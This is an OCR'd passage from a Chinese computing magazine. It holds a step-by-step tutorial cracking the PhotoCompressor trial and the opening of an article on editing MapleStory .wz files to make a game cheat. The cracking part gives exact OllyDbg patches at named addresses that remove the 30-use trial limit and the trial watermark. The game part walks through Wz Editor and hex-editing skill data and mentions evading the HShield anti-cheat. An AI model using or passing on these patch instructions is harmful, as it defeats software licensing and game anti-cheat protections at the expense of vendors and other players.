


图6

三、修改试用次数（无限试用）

PhotoCompressor试用版，默认只提供30次的使用次数，很显然，想突破这个限制就要找到保存使用次数的注册表信息或者相关信息文件。有趣的是当我直接通过regmon以及filemon对PhotoCompressor进行跟踪监视的时候并没有发现有用的信息，

这有些不切实际，一种可能就是软件作者对这两款软件进行了反跟踪处理，如果是这样的话，我们可以通过对注册表或者信息文件进行下断来查找存放点，而我为了投机取巧，就直接在注册表里搜索PhotoCompressor关键字进行了查询搜索。正如我的大胆推断，PhotoCompressor果真将试用次数保存在了注册表中，显然对试用次数进行了变形处理，如图7。




图7

既然知道了软件是将使用次数保存在注册表里，那我们就可以通过搜索注册表关键字21ai来对关键地方进行下断。使用OD载入PhotoCompressor_1.exe，点击右键，选择“查找”—“查找所有参考文本字串”，然后搜索21ai关键字，双击找到的21ai就来到了0040A526处，按F8来到0040A54B后会发现eax的值与我们保存在注册表中的Trial的16进制值相同，通过简单的分析就可以大概知道这块代码的作用了，如图8。




图8

为了实现无限次的使用，我采用了对0040A568处的代码进行修改，将**cmp eax, 1E**修改为**mov eax, 0F423F**（0F423F对应10进制的999999），这样就可以突破30次试用的限制了，最后将修改后的文件保存为PhotoCompressor_2.exe。

四、最后的战争－－突破文字水印

终于可以看看我们辛苦劳动之后的成果了，双击运行PhotoCompressor_2.exe，压缩整个文件功能测试成功，但是当我压缩整个目录时，却弹出了如图9所示的消息对话框。




图9

噢，没想到这里还有暗桩！使用压缩整个目录功能时，居然给我们的压缩文件添加上了“试用版”的文字水印，如图10，难道要因此而放弃吗？当然不能了！

我们先来取消这个令人讨厌的NAG，使用OD载入PhotoCompressor_2.exe，同样对MessageBoxExA在每个参考上设



图10




图11

其实许多图片处理软件都是通过这种方法来保护软件的合法性，而一般建立文字水印的过程，会先建立一个相应的设备场景然后配置文字信息，读取需要添加水印的图片文件，将图片水印添加到需要添加水印的图片文件上，并将这个文件输出，通过分析这个过程我们就可以通过相应的函数来进行下断，这里我就通过CreateFileA()（创建图片文件）和SetTextColor()（设置文字水印的颜色）这两个函数来进行下断。

使用OD载入PhotoCompressor_3.exe，运行程序，选择压缩整个目录，在点击开始压缩前，对CreateFileA()在每个参考上设置断点，然后再点击开始压缩，接下来软件就会读取文件信息了，按F9直到出现目标图片文件的相应信息，如图12。




图12




图13

这时候添加对SetTextColor()在每个参考上设置断点，继续按F9就可以访问到SetTextColor()的断点（很显然这里就

是对文字水印的文字颜色进行设置），我们跟踪调用返回到了**00407447 call CxImage::DrawStringEx**处，看到关键的地方了，CxImage（图像操作类库）很显然就是制作水印的函数块，向上查看来到了**00407414 jnz short 0040744C**处，直接更改成jmp就可以实现去除水印了，如图13。

最后把修改后的文件保存为PhotoCompressor final.exe，终于是大功告成了，这样一款体验试用版软件就被我们成功“提权”了！

对于这类软件的破解，重点要放在分析限制点、事件触发点以及对程序处理中的函数进行有效合理的拦截。

（文中所涉及到的PhotoCompressorV1.4.6Trial、vmunpacker、超级巡警脱壳机、OD、PEID等，已收录到光盘中）

跟我学修改冒险岛资源

文章难易度：★★★

文章闪光点：利用Wz Editor和i.Hex来修改冒险岛的资源

潘俊贤

相信大家对冒险岛075版本的外挂都印象深刻吧，今天我就介绍一下实现这类功能的方法之一。目前为止，外挂基本上分为两种：一种是内存外挂，就是在内存中直接对数据进行修改，同时还要“做免杀”（使用的时候要做到不被冒险岛自带的“防火墙”HShield检测出来，在这里我就不展开说明了），第二种是文件外挂，就是靠修改游戏自带数据来实现某种功能，本文我介绍的就是这种文件外挂。

玩过冒险岛游戏的都知道，在文件夹里有几个　然大物，比如Map.wz等等。没错，我们今天的目标就是它，如图1。




图1

Wz，全称是Wizet，也叫维泽特文件，是保存冒险岛数据和资源的文件，比如说冒险岛的音效资源就是保存在Sound.wz中的，而我们的主要目标就是String.wz和Skill.wz这两个维泽特文件。

我们需要用到的工具是Wz Editor和i.Hex，Wz Editor是wz资源编辑器，而i.Hex是16进制的文件编辑器。看到这儿可能有读者要问了，为什么不使用winHex呢？这是因为i.Hex是10进制和16进制同时对照编辑，而且还可以定位Offset地址，这一点在下文中我们会体会到。

打开Wz Editor，点击“MS wZ File”栏右面的“...”，选择冒险岛目录下的String.wz文件，并在“Item”（条目）中找到Skill文件，双击打开，如图2。

我们找到需要修改的技能，“Item Name”是技能的代码，“Value”是技能的说明。在这里我说明一下，在“Item Name”中，是以2221004.name、2221004.desc、2221004.h1等几种形式出现的，.name是技能的名称，.desc是技能的说明，　.h1、.h2等是技能加的点数，这是在游戏中体现的。以上这些我们在下文中修改Skill.wz时会用到，比如冰雷巫师的魔力激化，对应的技能代码就为2210001。

